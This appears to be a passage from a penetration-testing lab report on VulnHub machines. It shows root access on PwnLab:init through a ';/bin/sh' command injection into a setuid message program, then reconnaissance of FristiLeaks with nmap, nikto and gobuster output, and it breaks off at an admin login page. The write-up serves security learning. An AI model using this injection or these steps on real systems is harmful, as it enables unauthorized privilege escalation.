


```
.   ..   .bash_logout   .bashrc   msg2root   .profile
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: test
test
test
mike@pwnlab:/home/mike$ 
```

This prompt seems to play the role of an echo and just displays on the screen what will be written to it. So I'll call /bin/sh from the prompt:



```
mike@pwnlab:/home/mike$ ./msg2root
./msg2root
Message for root: ;/bin/sh
;/bin/sh

# whoami
whoami
root
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# ls
ls
msg2root
# cd ../
cd ../
# ls
ls
john  kane  kent  mike
# cd ../
cd ../
# ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
# cd root
cd root
# ls
ls
flag.txt  messages.txt
# cat flag.txt
cat flag.txt
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                             _                            (_ ___)
(__  _) /  __ \                           | |                           (__  _)
( _ __) | /  \/ ___  _ __   __ _ _ __ __ _| |_ ___                      ( _ __)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__  _)
```



```
cat flag.txt
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                             _                            (_ ___)
(__  _) /  __ \                           | |                           (__  _)
( _ __) | /  \/ ___  _ __   __ _ _ __ __ _| |_ ___                      ( _ __)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__  _)
(_ ___) | \__/\ (_) | | | | (_| | | | (_| | |_\__ \                     (_ ___)
(__  _)  \____/\___/|_| |_|\__, |_|  \__,_|\__|___/                     (__  _)
( _ __)                     __/ |                                       ( _ __)
(__  _)                    |___/                                        (__  _)
(__  _)                                                                 (__  _)
(_ ___) If  you are  reading this,  means  that you have  break 'init'  (_ ___)
( _ __) Pwnlab.  I hope  you enjoyed  and thanks  for  your time doing  ( _ __)
(__  _) this challenge.                                                 (__  _)
(_ ___)                                                                 (_ ___)
( _ __) Please send me  your  feedback or your  writeup,  I will  love  ( _ __)
(__  _) reading it                                                      (__  _)
(__  _)                                                                 (__  _)
(__  _)                                             For sniferl4bs.com  (__  _)
( _ __)                                claor@PwnLab.net - @Chronicoder  ( _ __)
(__  _)                                                                 (__  _)
(_ ___)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(_ ___)
`-._.-'                                                                 `-._.-'
# cat messages.txt
cat messages.txt
# 
```

That's it, the route is received, the flag is found!

Self-Assessment Questions:

- List the tools (programs and utilities) you used to solve this lab:

netdiscover, nmap, BurpSuite, Base64 Decoder

- List the vulnerabilities you have discovered:

LFI

- Give advice on how to improve protection:

Use absolute paths for files,

Use special character filtering (especially ".", "..", "/"),

Use the principle of minimization of rights,

Check all inputs from users (cookies, URL data) and make sure they match the expected format.

Lab No5 "eezeepz":

- General information:

Testing period: 28.10.2023


Test object:

https://www.vulnhub.com/entry/fristileaks-13,133/

- Description of actions:


Exploration Phase:

I found out the IP address of the machine using netdiscover and immediately scanned it with a nmap:




```
 Currently scanning: 192.168.113.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:0b      1      60  Unknown vendor
 192.168.56.100  08:00:27:1d:0e:8e      1      60  PCS Systemtechnik GmbH
 192.168.56.111  08:00:27:a5:a6:76      1      60  PCS Systemtechnik GmbH


┌──(urals㉿kali)-[~]
└─$ nmap -sC -sV 192.168.56.111
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-27 21:27 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.111
Host is up (0.66s latency).
Not shown: 929 filtered tcp ports (no-response), 70 filtered tcp ports (host-unreach)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.64 seconds
```

I saw that port 80 used by the Apache 2.2.15 server, outdated, (CentOS) on PHP 5.3.3 was opened, and immediately received information about the presence of robots.txt:




```
User-agent: *
Disallow: /cola
Disallow: /sisi
Disallow: /beer
```



Going further into /cola /sisi and /beer, I got this mocking picture.


After examining the title image, I saw that it is stored on the server and you can go back to /images:



```
<html>
 <head> </head>
 <body>
   <img class="shrinkToFit" src="http://192.168.56.111/images/keep-calm.png" alt="http://192.168.56.111/images/keep-calm.png" width="82" height="96"></img>
  </body>
</html>
```


Unfortunately, this didn't do anything for me either.

Scan output with nikto:




```
┌──(urals㉿kali)-[~]
└─$ nikto -h 192.168.56.111
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.111
+ Target Hostname:    192.168.56.111
+ Target Port:        80
+ Start Time:         2023-10-27 21:45:39 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ /: Server may leak inodes via ETags, header found with file /, inode: 12722, size: 703, mtime: Tue Nov 17 13:45:47 2015. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1
418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparke
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/sisi/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/beer/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cola/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 3 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ PHP/5.3.3 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for the 7.4 branch.
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8911 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:           2023-10-27 21:46:02 (GMT-4) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The result of the gobuster fuzzing is:



```
┌──(urals㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.111/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt, php, html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.111/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 237] [--> http://192.168.56.111/images/]
/.                    (Status: 200) [Size: 703]
/robots.txt           (Status: 200) [Size: 62]
/beer                 (Status: 301) [Size: 235] [--> http://192.168.56.111/beer/]
/.                    (Status: 200) [Size: 703]
/cola                 (Status: 301) [Size: 235] [--> http://192.168.56.111/cola/]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

Well, it looks like I'm down a rabbit hole and I'll have to trust my intuition. In view of the fact that there are directories cola, sisi, beer (all drinks), and the page itself declares itself, fristi, which is also a drink, it is worth trying this directory as well:



Welcome to #fristileaks admin portal


Member Login

Username :

Password :


Login

I got to the admin panel with a username and password, it's already very good. Inspected the page code:



